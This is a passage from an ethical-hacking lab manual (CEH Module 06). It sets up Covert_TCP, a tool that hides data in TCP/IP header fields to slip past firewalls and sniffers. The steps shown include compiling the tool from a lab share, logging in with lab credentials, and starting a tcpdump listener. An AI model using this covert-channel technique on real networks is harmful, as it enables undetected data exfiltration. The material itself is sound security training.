


Figure 3.6.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.





Figure 3.6.2: MATE Terminal Icon

TASK 6.1

Make a Secret Message File

4. A **Parrot Terminal** window appears. In the terminal window, type **cd Desktop** and press **Enter**.




```
┌─[attacker@parrot]─[~]
└──╼ $cd Desktop
┌─[attacker@parrot]─[~/Desktop]
```

Figure 3.6.3: Navigating to Desktop

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.


5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.



```
┌─[attacker@parrot]─[~/Desktop]
└──╼ $mkdir Send
┌─[attacker@parrot]─[~/Desktop]
└──╼ $
```

Figure 3.6.4: Create Send folder

6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




```
┌─[attacker@parrot]─[~/Desktop]
└──╼ $mkdir Send
┌─[attacker@parrot]─[~/Desktop]
└──╼ $cd Send
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $
```

Figure 3.6.5: Navigating to the directory

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**."



```
┌─[attacker@parrot]─[~/Desktop]
└──╼ $mkdir Send
┌─[attacker@parrot]─[~/Desktop]
└──╼ $cd Send
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $echo "Secret Message" >> message.txt
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $
```

Figure 3.6.6: Making the text message file

TASK 6.2

Copy and Compile covert_tcp

8. Now, open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

9. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

10. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

11. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.



Covert_TCP
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
CEHv11 Module 06 System Hacking
Covering Tracks Tools
Covert_TCP
Computer
attacker
Desktop
File System
Documents
Downloads
covert_tcp.c

Figure 3.6.7: Copy covert_tcp.c file

12. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




Send
File Edit View Go Bookmarks Help
Back
Forward
Places
attacker
Desktop
Send
Computer
attacker
Desktop
File System
Documents
Downloads
Music
covert_tcp.c
message.txt

Figure 3.6.8: Paste covert_tcp.c file

13. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
   45 | main(int argc, char **argv)
      | ^~~~
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $
```

Figure 3.6.9: Compiling Covert_tcp.c file

14. Switch to the **Ubuntu** virtual machine, log in with the username **Ubuntu** and password **toor**, and press **Enter** to sign in.
15. Scroll down the **Favorites** bar in the left-hand pane of the window and click on the **Terminal** icon to launch **Terminal**, as shown in the screenshot.




Figure 3.6.10: Launch Terminal in Ubuntu virtual machine


16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.

TASK 6.3

Make a Receiving Destination

17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


Note: The password that you type will not be visible in the terminal window.



```
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu#
```

Figure 3.6.11: Getting superuser access


18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.



```
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144
bytes
```

Figure 3.6.12: Setting up a tcpdump listener

